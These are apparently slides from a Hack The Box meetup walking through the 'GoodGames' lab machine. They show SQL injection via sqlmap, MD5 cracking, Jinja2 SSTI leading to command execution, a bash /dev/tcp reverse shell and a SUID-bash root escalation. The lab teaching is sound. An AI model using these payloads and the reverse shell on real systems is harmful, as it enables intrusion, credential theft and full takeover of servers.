
- Tab Proxy > Intercept
- Enable/Disable HTTP request interception
- Modify requests & responses
- Similar to step debugging




#### Burp Suite Top Features - Repeater


- Tab Repeater
- Use right-click "Send to Repeater" or CTRL-R
- Copies the request in an editor
- Manually modify and resend requests
- View the response








# **SQL UNION Operator**



## Identifying an SQL injection



```
Request
                Hex
 Pretty
          Raw
   POST /login HTTP/1.1
 2 Host: goodgames.htb
 3 Content-Length: 37
 4 Cache-Control: max-age=0
 5 Accept-Language: en-US,en;q=0.9
 6 Origin: http://goodgames.htb
 7 Content-Type: application/x-www-form-urlencoded
 8 Upgrade-Insecure-Requests: 1
 9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
   AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70
   Safari/537.36
10 Accept:
   text/html.application/xhtml+xml.application/xml;q=0.9.image/avif.image/
   webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
   Referer: http://goodgames.htb/
12 Accept-Encoding: gzip, deflate, br
13 Connection: keep-alive
15 email=admin%40home.com&password=hello
```

## Automating with sqlmap

```
$ sqlmap -u http://goodgames.htb/login --data "email=admin&password=hello"
--proxy http://127.0.0.1:8080
[17:27:37] [INFO] POST parameter 'email' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
POST parameter 'email' is vulnerable. Do you want to keep testing the others (if any)? [y/N]
sqlmap identified the following injection point(s) with a total of 58 HTTP(s) requests:
Parameter: email (POST)
   Type: time-based blind
   Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
   Payload: email=admin' AND (SELECT 2092 FROM (SELECT(SLEEP(5)))vpAt) AND 'yfvG'='yfvG&password=hello
   Type: UNION query
   Title: Generic UNION query (NULL) - 4 columns
   Payload: email=admin' UNION ALL SELECT NULL, NULL, NULL, CONCAT(0x71766a7871,0x425a6a68745a504d6b6b765479547
44665756f544f536c5368787543517847785970457669744f59,0x716b6b6b71)-- -&password=hello
   \cdot 27 \cdot 411 [INEAL the back and DRMS is MySAL
```

Hint: when asked to follow redirect to /profile: answer "no"

## **Enumerating the Database**

#### **List Databases**

```
$ sqlmap -u http://goodgames.htb/login --data "email=admin&password=hello" --dbs
```

#### List Tables in database "main"

```
$ sqlmap -u http://goodgames.htb/login --data "email=admin&password=hello" -D main
--tables
```

#### **Dump values of table "users"**

```
$ sqlmap -u http://goodgames.htb/login --data "email=admin&password=hello" -D main
-T user --dump
```

# Password Cracking


\$ john -w /usr/share/wordlists/rockyou.txt --format=raw-md5 hash.txt X





# Moving on...

- Add internal-administration.goodgames.htb to/etc/hosts
- Login with admin:superadministrator
- Navigate to /settings



#### What is Flask Volt?

- Overview
- A free, open-source seed project featuring a fully functional admin UI based on the modern Volt
   Bootstrap 5 dashboard from Themesberg. themesberg.com +14
- Includes essential modules like authentication, ORM (SQLAlchemy), database migrations, and forms
   validation. (themesberg.com +4)

#### Tech Stack & Features

- Flask (Python microframework)
- · Bootstrap 5 UI with vanilla JS (no jQuery)
- Databases: SQLite by default; PostgreSQL/MySQL support
- ORM: SQLAlchemy + Flask-Migrate
- Auth: Session-based login (Flask-Login), optional OAuth via GitHub reddit.com +6 docs.appseed.us +8 themesberg.com +1
- Modular structure: Blueprints, clean codebase admin-dashboards.com +15
- Deployment ready: Docker, Gunicorn/Nginx, Heroku, CI/CD (Render) support admin-dashboards.com +2

## What is Jinja2?

Jinja2 is the default and deeply integrated templating engine in Flask. It lets you write HTML files with special placeholders, control structures, and filters, which Flask renders dynamically by passing in context variables from your Python views.

#### Typical syntax example:

## ★ What is SSTI?

SSTI (Server-Side Template Injection) happens when user input is unsafely passed into a template engine's context and evaluated as code on the server.

This can let an attacker inject and execute arbitrary template expressions, potentially leading to **remote code execution (RCE)** or data leaks.


## **Example in Flask (with Jinja2)**

#### Vulnerable code:

```
python

@app.route('/greet')

def greet():
    user_input = request.args.get("name")
    return render_template_string(f"Hello {user_input}")
```




# Remote Code Execution (RCE) via SSTI

```
{{ config.__class__.__init__.__globals__['os'].popen('whoami').read() }}
```

Part	What it does
config	Refers to the Flask app config object, available in templates.
class	Gets the class of the config object (Config class).
init	Gets theinit method of the Config class.
globals	Accesses the global variables of theinit function.
['os']	Retrieves the imported os module from those globals.
.popen('whoami')	Executes the system command whoami and opens a pipe to it.
.read()	Reads the output from the command.

### Attacker machine listens on port 4444/tcp




nc -lvnp 4444


#### SSTI payload (reverse shell)

- Connects to attacker machine on 4444/tcp
- Spawns a shell
- Redirects stdin/stdout to socket

#### bash -i



## Reverse Shell Payload




https://www.revshells.com/


fd0	stdin
fd1	stdout
fd2	stderr

## bash -i >& /dev/tcp/10.10.10.10/4444 0>&1

>& redirects stdout (fd0) and stderr (fd2) to the socket's stdin shorthand for 1>file 2>&1

0>&1 redirects stdin (fd0) from the socket's stdout







```
root@3a453ab39d3d:/# id
uid=0(root) gid=0(root) groups=0(root)
root@3a453ab39d3d:/# ls -la /home
total 12
drwxr-xr-x 1 root root 4096 Nov 5 2021.
drwxr-xr-x 1 root root 4096 Nov 5 2021 ...
drwxr-xr-x 2 1000 1000 4096 Dec 2 2021 augustus
root@3a453ab39d3d:/# cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
. . .
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
apt:x:100:65534::/nonexistent:/bin/false
```

```
root@3a453ab39d3d:/# mount
/dev/sda1 on /home/augustus type ext4 (rw,relatime,errors=remount-ro)
/dev/sda1 on /etc/resolv.conf type ext4 (rw,relatime,errors=remount-ro)
/dev/sda1 on /etc/hostname type ext4 (rw,relatime,errors=remount-ro)
/dev/sda1 on /etc/hosts type ext4 (rw,relatime,errors=remount-ro)
. . .
root@3a453ab39d3d:/# ip addr show
5: eth0@if6: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state
UP group default
    link/ether 02:42:ac:13:00:02 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 172.19.0.2/16 brd 172.19.255.255 scope global eth0
       valid lft forever preferred lft forever
root@3a453ab39d3d:/# ip route
default via 172.19.0.1 dev eth0
. . .
```


## Poor Man's nmap

```
for PORT in {0..1000}; do timeout 1 bash -c "</dev/tcp/172.19.0.1/$PORT
&>/dev/null" 2>/dev/null && echo "port $PORT is open"; done
```

#### Ports 22 and 80 are open

Try to login as root or augustus with the previous password «superadministrator»

## Smoke and Mirrors



```
augustus@GoodGames:~$ cp /bin/bash .
root@3a453ab39d3d:/home/augustus# chmod +s bash
root@3a453ab39d3d:/home/augustus# ls -la bash
-rwsr-xr-x 1 root root 1234376 Jun 19 14:16 bash
augustus@GoodGames:~$ ./bash -p
bash-5.1# whoami
```

root



# Thanks for your Participation! You did Awesome!!!



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## Next HTB Meetup Dates

10.07.2025	0x0E Onsite @ Digital Society Initiative	Project CYREN ZH
21.08.2025	0x0F Onsite @ BDO Switzerland	BDO
25.09.2025	0x10 Onsite @ RAUM68/Sphères	netwolk.ch
23.10.2025	0x11 Onsite @ Digital Society Initiative	Project CYREN ZH
08.11.2025	0x12 Onsite @ GOHack25	GOBugFree
18.12.2025	0x13 Onsite @ BDO Switzerland	BDO